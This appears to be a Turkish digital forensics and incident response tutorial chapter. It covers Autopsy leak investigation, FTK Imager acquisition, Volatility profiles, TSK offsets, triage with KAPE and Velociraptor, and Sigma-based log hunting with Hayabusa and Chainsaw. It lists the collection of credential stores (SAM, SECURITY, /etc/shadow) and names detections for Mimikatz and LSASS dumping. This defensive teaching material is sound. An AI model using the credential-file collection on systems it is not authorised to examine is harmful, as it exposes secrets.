Bir teknoloji firması, rakip firmaya gizli bir ürün tasarımının sızdırıldığından şüpheleniyor. Şüpheli, tasarım departmanında çalışan bir personel. Personelin bilgisayarından alınan bir **Disk İmajı (.E01)** elimizde. Amacımız; sızıntının yapılıp yapılmadığını, yapıldıysa hangi yöntemle (USB, Bulut, E-posta) gerçekleştiğini kanıtlamak.

Vaka Kurulumu ve İmajın İçeri Alınması

Autopsy'yi açıyoruz ve **"New Case"** diyoruz.

- **Case Name:** `Sizinti_Sorusturmasi_2024`
- **Host:** `Suspect_Workstation_01`
- **Data Source:** Şüphelinin disk imajını seçiyoruz.
- **Ingest Modules:** Zaman kazanmak için her şeyi seçmiyoruz. Bu vaka için kritikler:

Recent Activity (Tarayıcı ve sistem geçmişi)

Hash Lookup (Bilinen araçlar için)

Keyword Search ("Tasarım", "Gizli", "Rakip_Firma_Adi")

Embedded File Extractor (ZIP veya PDF içindeki gizli dosyalar için)

İlk Kanıtların Peşinde (Triage)

İmaj işlenirken (ingest) sol paneldeki **"Data Artifacts"** kısmına odaklanıyoruz.

- **USB Cihazlar:** `Devices Attached` kısmına bakıyoruz. Şüpheli, sızıntı günü sisteme bir marka-modeli belirsiz "Sandisk" USB takmış mı?

Bulgu: Saat 14:05'te bir USB takılmış.

- **Web Geçmişi:** `Web History` kısmında bulut depolama siteleri (WeTransfer, Mega.nz) veya rakip firmanın kariyer sayfası aranır.

Silinen Dosyaları Geri Getirme

Saldırganlar veya veri sızdıranlar genellikle kanıtları siler.

- **"Deleted Files"** klasörüne giriyoruz.
- Burada "Tasarım_Sema.pdf" gibi bir dosya üzerinde **Kırmızı X** işareti var mı?
- Eğer dosya oradaysa, üzerine sağ tıklayıp **"Extract File"** diyerek dosyayı dışarı alıyoruz ve içeriğini kontrol ediyoruz.

Zaman Çizelgesi (Timeline) ile Hikayeyi Birleştirme

Şimdi tüm parçaları birbirine bağlayalım. Üst menüden **"Timeline"** butonuna basıyoruz.

1. **14:00:** Kullanıcı "Gizli_Tasarim.docx" dosyasını açtı (LNK dosyası kanıtı).
2. **14:05:** Bir USB depolama aygıtı sisteme bağlandı (Registry kanıtı).
3. **14:08:** "Gizli_Tasarim.docx" dosyası USB sürücüsüne kopyalandı (MFT değişikliği).
4. **14:10:** Kullanıcı dosyayı bilgisayardan sildi ve Geri Dönüşüm Kutusu'nu boşalttı.

Anahtar Teslim Rapor

Bulduğumuz bu silsileyi raporlamamız gerekiyor.

- Autopsy içinden **"Generate Report"** diyoruz.
- **HTML Report** seçeneğini seçiyoruz.
- USB'nin takılma anını gösteren Registry kaydını ve silinen dosyanın kurtarılmış halini rapora "İlgi Çekici Bulgu" (Tagged Result) olarak ekliyoruz.

Final Analizi:

Elimizdeki kanıtlar:

1. **USB Kaydı:** Seri numarası belli bir cihaz o gün takılmış.
2. **LNK Dosyası:** Dosyanın en son o USB takılıyken açıldığını ispatlıyor.
3. **Kurtarılan Dosya:** Silinmiş olmasına rağmen hash değeri orijinal tasarımla tutuyor.

Sonuç: Veri sızıntısı USB aracılığıyla gerçekleşmiştir.

9.2 Delil Toplama ve Görüntüleme

FTK Imager

Dijital adli tıbbın "temel taşı" olarak kabul edilen **FTK Imager**, bir soruşturmanın kaderini belirleyen en kritik aşamada devreye girer: **Veri Edinimi (Acquisition).**

FTK Imager, bir analiz aracı olmaktan ziyade, veriyi orijinaline zarar vermeden kopyalamayı (imaging) ve kanıtların bütünlüğünü (integrity) hash değerleri ile mühürlemeyi sağlayan bir "adli kopyalama" aracıdır.

FTK Imager'ın Temel Yetenekleri

FTK Imager'ı bir dijital dedektif için vazgeçilmez kılan 4 ana fonksiyon vardır:

- **Fiziksel ve Mantıksal İmaj Alma:** Diskin tamamını (Physical) veya sadece belirli bölümleri/dosyaları (Logical) kopyalayabilir.
- **Bellek (RAM) Dökümü:** Canlı bir sistemden uçucu verileri (şifreler, aktif bağlantılar) çekmek için en güvenilir araçlardan biridir.
- **Yazma Korumalı İzleme (Preview):** Bir diskin içine girmeden ve üzerindeki metaveriyi değiştirmeden içeriğine "göz atmanızı" sağlar.
- **Montaj (Mounting):** Daha önce alınmış bir imaj dosyasını sanki bilgisayara takılmış bir diskmiş gibi sisteme bağlamanızı sağlar.

---

2. Adli İmaj Formatları

FTK Imager ile imaj alırken karşınıza çıkan formatlar, verinin nasıl saklanacağını belirler:

- **Raw (dd):** Verinin ham halidir. Hiçbir sıkıştırma veya metaveri içermez. Her türlü araçla uyumludur.
- **E01 (EnCase Evidence File):** Endüstri standardıdır. Veriyi sıkıştırır, içine vaka bilgilerini (uzman adı, tarih, notlar) gömer ve her veri bloğu için dahili hash doğrulaması yapar.
- **SMART / AFF:** Diğer adli tıp standartlarıdır ancak E01 kadar yaygın değildir.

---

3. Adım Adım Adli İmaj Alma Stratejisi

Bir vakada hata yapmamak için şu akış izlenmelidir:

1. **Write Blocker Kullanımı:** Eğer imaj canlı bir sistemden değil de sökülmüş bir diskten alınıyorsa, fiziksel bir yazma koruyucu (Write Blocker) mutlaka kullanılmalıdır.

2. **Evidence Item Information:** `File > Create Disk Image` dedikten sonra vaka numarası, kanıt numarası ve açıklamalar girilir. Bu bilgiler **E01** dosyasının içine kalıcı olarak kazınır.
3. **Doğrulama (Verification):** İmaj alma işlemi bittiğinde FTK Imager, orijinal disk ile kopya imajın hash değerlerini ($MD5$ ve $SHA-1$) karşılaştırır.
    - *Kritik:* Eğer bu iki değer birbirini tutmazsa, aldığınız imaj mahkemede delil olarak kullanılamaz.

---

4. RAM (Bellek) Capture İşlemi

Canlı bir sisteme müdahale ederken FTK Imager'ın **"Capture Memory"** özelliği kullanılır.

- **Strateji:** FTK Imager'ı şüphelinin bilgisayarına kurmak yerine, bir USB bellekten "Lite" (kurulum gerektirmeyen) versiyonunu çalıştırmak, sistemde bırakacağınız "ayak izini" minimize eder.
- **Pagefile Dahil Etme:** RAM dökümü alırken "Include pagefile" seçeneğini seçerseniz, o an RAM'den diske taşınmış sanal bellek verilerini de kurtarabilirsiniz.

---

5. Pratik Bir İpucu: Şifreli Diskler

Eğer şüpheli bilgisayarı açık bıraktıysa ve disk **BitLocker** ile şifrelenmişse:

1. Bilgisayarı sakın kapatma!
2. FTK Imager ile **"Physical Drive"** imajı alırken, anahtarın (key) RAM'de olup olmadığını kontrol etmek için mutlaka aynı anda RAM dökümü de al.
3. Eğer şifre açıkken mantıksal bir imaj alırsan, veriye ulaşabilirsin; ancak bilgisayarı kapatırsan disk kilitlenecektir.

9.3 Bellek Analizi

Bellek analizinde (Memory Forensics) **Memory Profile** belirleme, analiz aracının (özellikle Volatility 2) işletim sisteminin veri yapılarını, sembollerini ve çekirdek (kernel) mimarisini doğru anlaması için kurulan bir "tercüme köprüsü"dür. Eğer yanlış profil seçilirse, Volatility bellekteki verileri yanlış yorumlar ve size hiçbir sonuç vermez veya hatalı sonuçlar (garbage data) üretir.

İşte bellek profilini belirleme ve yapılandırma stratejisi:

Volatility 2 ve Profile Gereksinimi

Volatility 2.x sürümlerinde her işletim sistemi sürümü ve servis paketi için (Örn: Windows 7 SP1 x64) özel bir profil seçmek zorunludur.

Otomatik Profil Belirleme: imageinfo

Elinizde bir bellek dökümü (`.raw`, `.mem`, `.aff`) olduğunda, ilk yapmanız gereken hangi profilin uygun olduğunu bulmaktır.

```
python vol.py -f mem_dump.raw imageinfo
```

Nasıl Çalışır? Volatility, bellek içindeki $KDBG$ (Kernel Debugger Block) yapısını tarar.

Sonuç: Size "Suggested Profiles" (Önerilen Profiller) listesi sunar. Genelde en baştaki profil en doğru olanıdır.

Volatility 3: Profile Devrimi (Symbol Tables)

Yeni nesil **Volatility 3**, eski "Profile" kavramını terk etmiştir. Bunun yerine **Symbol Tables (Sembol Tabloları)** kullanır.

- **Otomatik Tanıma:** Volatility 3, bellek dökümünü analiz ederken işletim sistemini otomatik olarak tanımaya çalışır ve internetten (veya yerel dizinden) gerekli sembolleri çeker.
- **Avantajı:** "Yanlış profil seçtim" derdi ortadan kalkar. Araç, çekirdeğin iç yapısını (PDB dosyaları üzerinden) dinamik olarak oluşturur.

Linux ve macOS Profil Belirleme (Zorlu Yol)

Windows için profiller hazırdır, ancak Linux için durum farklıdır. Her Linux çekirdeği (kernel) kendine hastır. Bu yüzden Linux analizinde profil belirlemek "Profil Oluşturmak" anlamına gelir:

1. **Sistem Bilgisi:** İncelediğiniz makineyle aynı çekirdek sürümüne sahip bir makine bulmalısınız.
2. **Dwarfdump:** Çekirdek veri yapılarını (`vmlinux`) ayıklamak için kullanılır.
3. **Profil Oluşturma:** `module.c` ve `system.map` dosyaları kullanılarak bir `.zip` dosyası (profil) oluşturulur ve Volatility'nin `overlays/linux` dizinine atılır.
4. Doğru profili belirlediğinizi teyit etmek için ilk "sağlamlık testi" (Sanity Check) komutu her zaman şudur:
5. **Komut (Vol 2):**

```
python vol.py -f mem_dump.raw --profile=Win7SP1x64 pslist
```

- **Eğer süreç listesi (PID, isimler) düzgün görünüyorsa:** Profil doğrudur.
- **Eğer tablo boşsa veya anlamsız karakterler varsa:** Yanlış profil seçilmiştir, imageinfo sonucundaki diğer önerileri deneyin.

Profil Belirlemede "KDBG" ve "KPCR"

Eğer `imageinfo` başarısız olursa, daha derin bir tarama yapan `kdbgscan` komutu kullanılır:

- **KDBG (Kernel Debugger Block):** İşletim sisteminin sürüm bilgilerini ve süreç listesinin başlangıç noktasını tutan yapıdır.
- **KPCR (Kernel Processor Control Region):** CPU çekirdekleri hakkındaki bilgileri tutar.

Volatility 3, eski sürümlerdeki gibi manuel --profile parametresi gerektirmez. Bunun yerine "Sembol Masaları" (Symbol Tables) kullanılır.

- **Komut:**

```
python3 vol.py -f memdump.raw windows.info
```

- **Anlamı:** Bu komut, bellek dökümünü tarar ve işletim sistemi sürümünü, kernel (çekirdek) yapısını ve hangi sembol dosyasının kullanılması gerektiğini otomatik olarak tespit eder.
- **Çıktıda Nelere Bakılır?**

  NTBuildLab: Windows versiyonu ve build numarası.

  SystemTime: Belleğin alındığı gerçek zaman.

  Architecture: x64 mü yoksa x86 mı olduğu.

Volatility 2: Manuel Profil Tespiti (Geleneksel Yöntem)

Eğer eski bir sistem veya özel bir yapı inceleniyorsa Volatility 2 kullanılır. Burada profil manuel seçilmelidir.

Adım 1: Profili Bulma

```
python vol.py -f memdump.raw imageinfo
```

Adım 2: Profili Uygulama imageinfo size "Suggested Profiles" (Önerilen Profiller) başlığı altında bir liste sunar (Örn: Win10x64_19041).

Analize Başlama

```
python vol.py -f memdump.raw --profile=Win10x64_19041 pslist
```

Doğru profil, bellek analizinin **anahtarıdır**. Anahtar yanlışsa, kapı (RAM içeriği) asla açılmaz.

9.4 Dosya Sistemi Derin Analizi (TSK)

`-o <offset>` parametresi, hacim başlangıç sektörünü ifade eder.

Adli bilişimde **The Sleuth Kit (TSK)** ile dosya sistemi analizi yaparken **Offset** kavramı, verinin dijital medyadaki (disk veya imaj) tam fiziksel adresini bulmanızı sağlayan "konum bilgisidir".

Bir disk imajı (.e01 veya .raw) genellikle birden fazla bölümden (partition) oluşur. TSK araçlarını kullanırken, analiz etmek istediğiniz dosya sisteminin (NTFS, FAT32 vb.) diskin en başından kaç bayt veya sektör sonra başladığını belirtmeniz gerekir.

Offset Neden Önemlidir?

Eğer TSK'ya (örneğin `fls` komutuna) offset belirtmezseniz, araç imajın en başına (Master Boot Record - MBR) bakar ve orada bir dosya sistemi bulamadığı için hata verir. Offset, araca şunu söyler: *"İmajın başındaki gereksiz verileri atla, tam olarak X noktasındaki dosya sistemine odaklan."*

Offset Nasıl Tespit Edilir? (mmls)

Analize başlamadan önce bölüm tablosunu görmek için `mmls` komutu kullanılır.

Komut:

```
mmls imaj.raw
```

Örnek Çıktı: | Slot | Start | End | Length | Description | | :--- | :--- | :--- | :--- | :--- | | 00: | 0000000000 | 0000000000 | 0000000001 | Primary Table | | 01: | 0000000001 | 0000000062 | 0000000062 | Unallocated | | 02: | 0000002048 | 0000206847 | 0000204800 | NTFS (0x07) |

Buradaki **Start** sütunundaki 2048 değeri bizim **Sektör Offset** değerimizdir.

TSK Komutlarında Offset Kullanımı (-o)

Offset değerini bulduktan sonra diğer TSK araçlarına bu bilgiyi -o parametresi ile veririz.

- **Dosyaları Listelemek (fls):**

  ```
  fls -o 2048 imaj.raw
  ```

  Silinmiş Bir Dosyayı Kurtarmak (icat):

  ```
  icat -o 2048 imaj.raw 1234 > kurtarilan_dosya.jpg
  ```

9.5 Ağ Analizi — C2 Doğrulama

Metrik	C2 Belirtisi	Meşru Trafik Belirtisi
Gelen/Giden Oranı	Giden veri (Upload) çok yüksek.	Gelen veri (Download) daha yüksek.
User-Agent	Alışılmadık veya çok eski tarayıcı bilgileri.	Güncel tarayıcı bilgileri.
TLS Sertifikası	Kendi kendine imzalanmış (Self-signed) veya yeni alınmış.	Güvenilir otoritelerce imzalanmış.
Bağlantı Süresi	Çok uzun süreli ve düşük hacimli "Keep-alive" bağlantılar.	Kısa süreli ve yüksek hacimli oturumlar.

```
dns && ip.addr == x.x.x.x
```

DNS sorgusu + hemen ardından TLS bağlantısı, beacon davranışı göstergesi olabilir.

Bu profesyonel refleks.

9.6 Triage Stratejisi

Dijital adli tıpta **Triage (Önceliklendirme)**, kısıtlı zaman ve devasa veri miktarı arasında denge kurma stratejisidir. Geleneksel adli bilişimde tüm diskin imajını almak ve günlerce analiz etmek esastır; ancak **Olay Müdahalesi (Incident Response)** sırasında saniyeler kritiktir.

Triage, "tüm samanlığı değil, sadece iğnenin olabileceği yerleri" dakikalar içinde toplama sanatıdır.

DFIR süreçlerinde **Triage (Önceliklendirme)**, kısıtlı zaman ve kaynakla en yüksek verimi alma sanatıdır. Bir siber olay anında yüzlerce sunucunun imajını almak haftalar sürebilir; Triage stratejisi ise size "hangi veriyi, hangi cihazdan, ne kadar sürede" almanız gerektiğini söyler.

Triage Neden Gereklidir?

Modern sistemlerde disk boyutları TB (Terabayt) seviyesindedir. Bir disk imajını almak 4-8 saat, onu analiz etmek ise günler sürebilir. Triage stratejisi ile:

- Saldırganın hala sistemde olup olmadığı **10-15 dakika** içinde anlaşılır.
- Hangi cihazların derinlemesine incelenmesi gerektiğine karar verilir.
- Kritik deliller (RAM gibi) uçup gitmeden yakalanır.

Triage Veri Toplama Katmanları

Bir sistemden "Triage Paketi" toplarken şu hiyerarşi izlenir:

A. Bellek ve Canlı Sistem Verileri (En Uçucu)

- **Aktif Bağlantılar:** `netstat`, `arp` tabloları.
- **Çalışan Süreçler:** `pslist`, `tasklist`.
- **Oturum Açmış Kullanıcılar:** `quser`, `logonsessions`.

B. Windows Artefactları (Hedefli Dosyalar)

Diskin tamamını kopyalamak yerine sadece şu dosyalar çekilir:

- **Registry Hives:** `SYSTEM`, `SOFTWARE`, `SAM`, `SECURITY`, `NTUSER.DAT`.
- **Event Logs:** `.evtx` uzantılı tüm sistem ve uygulama günlükleri.
- **Execution Logs:** `Prefetch`, `Amcache.hve`, `Shimcache`.
- **File Access:** `LNK` dosyaları ve `JumpLists`.

Triage Stratejisinde Kullanılan Araçlar

Triage için özel olarak tasarlanmış "Swiss Army Knife" (İsviçre Çakısı) tipi araçlar kullanılır:

- **KAPE (Kroll Artifact Parser and Extractor):** Triage dünyasının kralıdır. Belirlediğiniz hedefleri (Targets) saniyeler içinde toplar ve modülleriyle (Modules) bunları anında CSV/JSON formatına parse eder.
- **Velociraptor:** Ölçeklenebilir bir uç nokta (endpoint) izleme ve sorgulama aracıdır. Binlerce bilgisayarda aynı anda "Şu dosyayı bana getir" diyebilirsiniz.
- **Cyber Triage:** Otomatik analiz yaparak şüpheli bulguları skorlayan ticari bir platformdur.

Uygulama Stratejisi: "Kollektif Analiz"

Bir siber saldırı ihbarı aldığınızda izlemeniz gereken Triage akışı:

1. **Hızlı Tespit:** Saldırıya uğradığı düşünülen 10 bilgisayardan KAPE ile "Standard Triage" paketi topla.
2. **Korelasyon:** Toplanan bu paketleri merkezi bir analiz makinesine (Analyst Station) aktar.
3. **Zaman Çizelgesi (Timeline):** Tüm makinelerdeki `Prefetch` ve `Event Log` verilerini tek bir zaman çizelgesinde birleştir.
4. **İzolasyon Kararı:** "Bilgisayar-03" üzerinde zararlı bir `powershell` süreci ve dışarıya giden bir bağlantı saptandıysa, sadece o makineyi ağdan izole et ve tam disk imajını al.

Triage'ın Riskleri

- **Eksik Veri:** Sadece belirli artefact'ları aldığınız için, saldırganın alışılmadık bir yerde sakladığı bir dosyayı kaçırabilirsiniz.
- **Ayak İzi:** Triage araçlarını çalıştırmak, sistemin RAM'inde ve loglarında iz bırakır. Ancak acil durumlarda bu risk kabul edilebilir seviyededir.

İşte modern bir **DFIR Triage Stratejisi**nin temel taşları:

Veri Oynaklık Sırası (Order of Volatility - RFC 3227)

Triage'ın ilk kuralı, en çabuk kaybolacak veriyi ilk önce kurtarmaktır.

1. **Bellek (RAM):** Sistem kapandığı an yok olur. (Çalışan süreçler, şifreler, ağ bağlantıları).
2. **Geçici Dosyalar ve Önbellek:** (Temp dosyaları, Routing tablosu).
3. **Disk Verileri:** (Loglar, kullanıcı dosyaları).
4. **Arşiv ve Yedekler:** En az oynak olan verilerdir.

Hızlı Müdahale Senaryosu

- Olay müdahalesi ilk 30 dakika
- Triage hedefleri
- Registry + Event log + Browser artefact

Hızlı Veri Toplama (Live Response)

Tam disk imajı (Full Image) yerine, sadece saldırganın iz bırakabileceği **"Yüksek Değerli Artefaktlar"** toplanır. Bu işlem genellikle 5-10 dakika sürer.

- **Windows için**: `$MFT$, Event Logs, Registry Hives, Prefetch, LNK files, Task Scheduler.`
- **Linux için:** `/var/log/*, ~/.bash_history, /etc/shadow, crontab.`

Kullanılan Araçlar: KAPE (Kroll Artifact Parser and Extractor) veya **Velociraptor**. Bu araçlar, binlerce bilgisayardan aynı anda sadece kritik adli izleri çekebilir.

Seviye	Kapsam	Süre	Amaç
L0: Uzaktan Tarama	EDR veya OSQuery sorguları	Saniyeler	Tehdidin hangi cihazlarda olduğunu bulmak.
L1: Triage Koleksiyonu	KAPE / Velociraptor (Kritik izler)	Dakikalar	Saldırının metodolojisini (Kill Chain) anlamak.
L2: Tam Analiz	Full Memory & Disk Image	Saatler/Günler	Mahkemeye sunulacak derinlemesine kanıt oluşturmak.

Triage Karar Matrisi

Hangi sistemin inceleneceğine karar verirken şu sorular sorulur:

- **Vritiklik:** Bu cihaz "Domain Controller" mı yoksa bir stajyer bilgisayarı mı?
- **Maruziyet:** Cihaz dış internete açık mı (DMZ)?
- **Sinyal:** EDR bu cihazda "Kritik" bir uyarı (Process Injection vb.) verdi mi?
- Velociraptor gibi araçlar kullanarak ağdaki tüm makinelerde "şüpheli bir dosya ismini" saniyeler içinde arayabilirsiniz:
- Kod snippet'i

`-- Velociraptor VQL` örneği: Belirli bir hash'e sahip dosyayı tüm ağda ara

```
SELECT OSPath, Size, Mtime
```

```
FROM glob(globs="C:\\Windows\\Temp\\*.exe")

WHERE upload(file=OSPath) AND hash(path=OSPath).SHA256 == "E3B0C442..."
```

Anlamı: Tüm ağdaki Temp klasörlerini tara, belirtilen zararlı hash'i bulursan dosyayı otomatik olarak sunucuya yükle (collect).

Özet: Triage'ın 3 Temel Çıktısı

Başarılı bir Triage süreci sonunda şu sorular yanıtlanmalıdır:

1. **Hasta Sıfır (Patient Zero) kim?** (Saldırı nereden başladı?)
2. **Kapsam ne?** (Kaç bilgisayar etkilendi?)
3. **Saldırgan hala içeride mi?** (Aktif C2 bağlantısı var mı?)

Araç Matrisi Güçlendirme

Araç	Amaç	Giriş	Çıktı	Karmaşıklık	Aşama
FTK	İmaj alma	Fiziksel disk	E01	Düşük	Toplama
Autopsy	Disk analizi	E01	Artefact	Düşük	Analiz
Volatility	RAM	memory.raw	Süreç	Orta	Analiz
KAPE	Triage	Canlı sistem	Artefact	Düşük	Müdahale

Hayabusa

Hayabusa, Windows Olay Günlükleri (Event Logs) üzerinde yıldırım hızında analiz yapabilen, Rust diliyle yazılmış modern bir **Tehdit Avcılığı (Threat Hunting)** ve **Olay Müdahale (Incident Response)** aracıdır. Adını Japonca "Gökdoğan" (dünyanın en hızlı kuşu) kelimesinden alır ve gerçekten de geleneksel araçların saatler süren taramalarını saniyeler içinde tamamlayabilir.

Hayabusa'nın temel gücü, **Sigma kurallarını** (siber saldırıları tanımlayan evrensel imza formatı) kullanarak milyonlarca log satırı içinde şüpheli aktiviteleri anında saptayabilmesidir.

Hayabusa Neden Bu Kadar Önemli?

Geleneksel analizde `.evtx` dosyalarını tek tek Event Viewer ile açmak bir kabustur. Hayabusa bu süreci şu şekilde devrimselleştirir:

- **Sigma Desteği:** 3000'den fazla hazır Sigma kuralı ile "RDP Brute Force", "LSASS Dump", "Mimikatz Kullanımı" gibi saldırıları otomatik yakalar.
- **Hız:** Rust dili sayesinde bellek verimliliği ve işlem hızı muazzamdır.
- **Konsolidasyon:** Onlarca farklı `.evtx` dosyasını tek bir zaman çizelgesinde (Timeline) birleştirir.
- **Önceliklendirme:** Bulguları "Kritik", "Yüksek", "Orta" ve "Düşük" olarak seviyelendirir.

Temel Kullanım Senaryoları

Tüm logları tara ve sonuçları özetle

```
hayabusa.exe csv-timeline -d C:\Windows\System32\winevt\Logs -o analiz_ozeti.csv
```

Canlı Sistemden Veri Toplama (Triage)

```
# Sadece belirli bir klasördeki evtx dosyalarını Sigma kurallarıyla tara

hayabusa.exe csv-timeline -d "C:\Triage\EventLogs" --profile timesketch-minimal -o timeline.csv
```

Hayabusa Çıktısını Okumak

Hayabusa analiz bittiğinde genellikle bir CSV dosyası üretir. Bu dosyayı Excel veya **Timeline Explorer** (Zimmerman aracı) ile açtığında şu sütunlara odaklanmalısın:

1. **Timestamp:** Olayın gerçekleştiği an.
2. **RuleTitle:** Hangi Sigma kuralının tetiklendiği (Örn: "Possible Process Hollowing").
3. **Level:** Saldırının ciddiyeti.
4. **Details:** Saldırganın kullandığı komut satırı parametreleri veya hedef kullanıcı adı.

Hayabusa ile Tehdit Avcılığı Stratejisi

Bir "Hayabusa Operasyonu" şu adımları izler:

- **Adım 1:** En güncel Sigma kurallarını (`hayabusa.exe update-rules`) indir.
- **Adım 2:** Şüpheli makineden logları çek.
- **Adım 3:** Taramayı başlat ve özellikle "Critical" ve "High" seviyeli bulguları filtrele.
- **Adım 4:** Tetiklenen kuralın detayına bakarak (Örn: `Event ID 4688` - Yeni süreç oluşturma) saldırganın hangi dosyayı çalıştırdığını gör.

Hayabusa ve KAPE Entegrasyonu

En profesyonel yaklaşım, **KAPE** ile veriyi toplayıp, KAPE'nin içindeki bir modül olarak **Hayabusa**'yı çalıştırmaktır. Böylece veri toplama ve analiz tek bir komutla tamamlanır.

KAPE + Hayabusa Kombosunun Avantajı: Sadece 2 dakika içinde; hem tüm artefactlar toplanır hem de Hayabusa tarafından analiz edilmiş hazır bir "Saldırı Raporu" eline geçer.

Tür: Windows Event Log hızlı triage
Platform: Windows
Lisans: Açık Kaynak

Ne Zaman Kullanılır?

- 10+ GB EVTX logu varsa
- Hızlı IOC taraması gerekiyorsa
- Sigma kuralları ile korelasyon yapılacaksa

Örnek Kullanım

```
hayabusa.exe -d C:\EVTX -o results.csv –timeline
```

Analitik Değer:

Şüpheli event'leri hızlıca önceliklendirir.

Hayabusa, Windows Olay Günlükleri (Event Logs) üzerinde yıldırım hızında analiz yapabilen, Rust diliyle yazılmış modern bir **DFIR (Dijital Adli Bilişim ve Olay Müdahale)** aracıdır. Adını dünyadaki en hızlı kuşlardan biri olan "Gökdoğan"dan (Peregrine Falcon) ve Japon hızlı trenlerinden alır.

Geleneksel araçlar saatler sürerken, Hayabusa binlerce logu saniyeler içinde tarayıp tehditleri bir zaman çizelgesine dizebilir.

Neden Hayabusa? (Temel Özellikler)

- **Hız:** Rust ile yazıldığı için bellek yönetimi mükemmeldir ve çok hızlıdır.
- **Sigma Kuralları:** Tehdit avcılığı (Threat Hunting) için dünya standardı olan **Sigma** kurallarını kullanır. Bu sayede en güncel saldırı tekniklerini (Pass-the-Hash, Kerberoasting vb.) şablonlarla tanır.
- **Zaman Çizelgesi (Timeline):** Logları sadece listelemez; onları yüksek, orta ve düşük kritiklik seviyelerine göre bir "Saldırı Zaman Çizelgesi" haline getirir.
- **Canlı ve Ölü Analiz:** Hem çalışan bir sistemdeki logları hem de başka bir bilgisayardan alınmış .evtx dosyalarını analiz edebilir.

Kritik Komut Örnekleri ve Anlamları

Hayabusa genellikle komut satırı üzerinden kullanılır. İşte en yaygın kullanım senaryoları:

Tüm Logları Standart Kurallarla Taramak

```
hayabusa.exe csv-timeline -d "C:\Windows\System32\winevt\Logs" -o rapor.csv
```

Anlamı: Belirtilen klasördeki tüm .evtx dosyalarını tara, Sigma kurallarıyla eşleştir ve sonuçları rapor.csv dosyasına bir zaman çizelgesi olarak dök.

Hayabusa ve Triage Stratejisi

Hayabusa, daha önce konuştuğumuz **Triage** stratejisinin "Analiz" aşamasında kullanılır. Bir sistemden KAPE veya Velociraptor ile hızlıca çekilen loglar, Hayabusa'ya beslenir.

Senaryo: Bir fidye yazılımı (Ransomware) saldırısı şüphesi var. 10 GB log dosyasını manuel incelemek imkansızdır. Hayabusa bu 10 GB'ı 1-2 dakika içinde tarar ve size saldırganın hangi saatte hangi kullanıcıyla sisteme girdiğini bir özet olarak sunar.

Özellik	Event Viewer	Hayabusa	ELK Stack
Hız	Çok Yavaş	Çok Hızlı	Hızlı (İndeksleme sonrası)
Kural Desteği	Yok	Sigma (Binlerce kural)	Manuel Filtreleme
Kullanım Amacı	Tekli log bakma	Tehdit Avcılığı / DFIR	Merkezi Log Yönetimi
Kurulum	Gerek yok	Taşınabilir (Portable)	Karmaşık Altyapı

Chainsaw

Chainsaw, dijital adli tıp ve olay müdahale (DFIR) dünyasında **Hayabusa**'nın en büyük rakibi ve tamamlayıcısıdır. Rust diliyle yazılmış bu araç, Windows Olay Günlükleri (Event Logs) ve MFT (Master File Table) kayıtları üzerinde "cerrahi" bir hızla arama yapmanıza olanak tanır.

Hayabusa daha çok "Sigma Kuralları ile otomatik analiz" odaklıyken, **Chainsaw** hem Sigma kurallarını destekler hem de devasa log dosyaları içinde belirli anahtar kelimeleri veya regex (düzenli ifade) kalıplarını saniyeler içinde bulma konusunda uzmanlaşmıştır.

Chainsaw Neden Kullanılır?

Geleneksel bir soruşturmada 10 GB'lık bir `.evtx` yığınıyla karşılaştığınızda, aradığınız bir IP adresini veya kullanıcı adını bulmak saatler sürebilir. Chainsaw bu süreci şu özelliklerle kolaylaştırır:

- **Yüksek Performans:** Rust mimarisi sayesinde logları belleğe çok hızlı yükler ve paralel işleme yapar.
- **Gelişmiş Filtreleme:** Sadece "Event ID 4624" (Başarılı Giriş) olan ve içinde "Administrator" geçen kayıtları getir diyebilirsiniz.
- **Sigma ve Şablon Desteği:** Yerleşik Sigma kuralları ile bilinen saldırı tekniklerini (Credential Dumping, Lateral Movement vb.) otomatik olarak işaretler.

- **MFT Analizi:** Sadece loglara değil, dosya sistemi kayıtlarına da (MFT) bakarak dosya oluşturma/silme hareketlerini saptar.

Tür: Sigma tabanlı event log analizi
Platform: Windows, Linux
Lisans: Açık Kaynak

Ne Zaman Kullanılır?

- TTP eşleştirme
- MITRE ATT&CK haritalama
- IOC avı

```
chainsaw hunt C:\EVTX --rules sigma/ --mapping mappings/sigma-event-logs-all.yml
```

Analitik Değer:
Davranış bazlı tehdit avı sağlar.

Chainsaw, Hayabusa'nın en büyük rakibi ve modern DFIR cephaneliğinin en keskin parçalarından biridir. Rust diliyle geliştirilmiş, devasa boyutlardaki Windows Olay Günlüklerini (Event Logs) saniyeler içinde tarayabilen **Sigma tabanlı** bir analiz aracıdır.

Hayabusa daha çok "detaylı zaman çizelgesi ve raporlama" odaklıyken; **Chainsaw**, büyük veri setleri içinde "yıldırım hızıyla tehdit avcılığı" yapmak için tasarlanmıştır.

Chainsaw'un Temel Yetenekleri

- **Hız:** Bellek eşlemeli dosya okuma (Memory-mapped I/O) kullanarak GB'larca logu saniyeler içinde işler.
- **Sigma ve Şablon (Pattern) Desteği:** En güncel Sigma kurallarını kullanarak karmaşık saldırı tekniklerini tespit eder.
- **Gelişmiş Filtreleme:** Sadece belirli zaman aralıklarını veya belirli Event ID'leri hedefleyebilir.
- **JSON ve CSV Çıktısı:** Sonuçları SIEM sistemlerine veya analiz araçlarına (Timeline Explorer gibi) kolayca aktarabilir.

Sistemde bilinen bir saldırı (örneğin Mimikatz veya PowerShell sömürüsü) olup olmadığını anlamak için:

Sigma kurallarını kullanarak logları tara ve HTML raporu oluştur

```
chainsaw.exe hunt c:\Windows\System32\winevt\Logs\ -s mappings/sigma/ -r rules/sigma/ --mapping mappings/sigma/extensions/microsoft_event.yml --output rapor.html
```

Temel Tehdit Avcılığı (Sigma Kuralları ile)

./chainsaw hunt logs/ -s sigma/ --mapping mappings/sigma-event-logs-all.yml

Anlamı: logs/ klasöründeki tüm .evtx dosyalarını, sigma/ klasöründeki kurallarla tarar. mapping dosyası, Sigma kurallarının Windows loglarıyla nasıl eşleşeceğini araca öğretir.

Belirli Bir Zaman Aralığını Aramak

```
./chainsaw hunt logs/ -s sigma/ --from "2026-03-07T00:00:00" --to "2026-03-07T23:59:59"
```

Eğer elinizde bir "Indıcator of Compromise" (IoC) varsa (örneğin saldırganın IP'si: `192.168.1.50`):

```
# Tüm loglar içinde bu IP adresini ara

chainsaw.exe search "192.168.1.50" c:\Windows\System32\winevt\Logs\
```

Anlamı: Sadece belirtilen tarihteki olaylara odaklanır. Bu, olay müdahalesinde (Incident Response) saldırı anına odaklanmak için kritiktir.

Hızlı Arama (Keyword Search)

```
./chainsaw search "mimikatz" logs/
```

